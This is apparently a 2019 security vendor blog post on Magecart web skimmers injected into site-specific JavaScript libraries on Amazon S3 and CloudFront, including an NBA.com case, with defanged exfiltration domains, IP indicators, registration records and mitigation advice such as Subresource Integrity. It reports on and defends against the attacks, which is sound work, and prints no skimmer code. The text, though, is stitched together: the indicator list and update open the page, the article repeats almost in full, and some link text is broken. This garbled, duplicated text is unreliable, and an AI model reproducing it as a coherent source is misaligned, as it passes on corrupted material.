- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

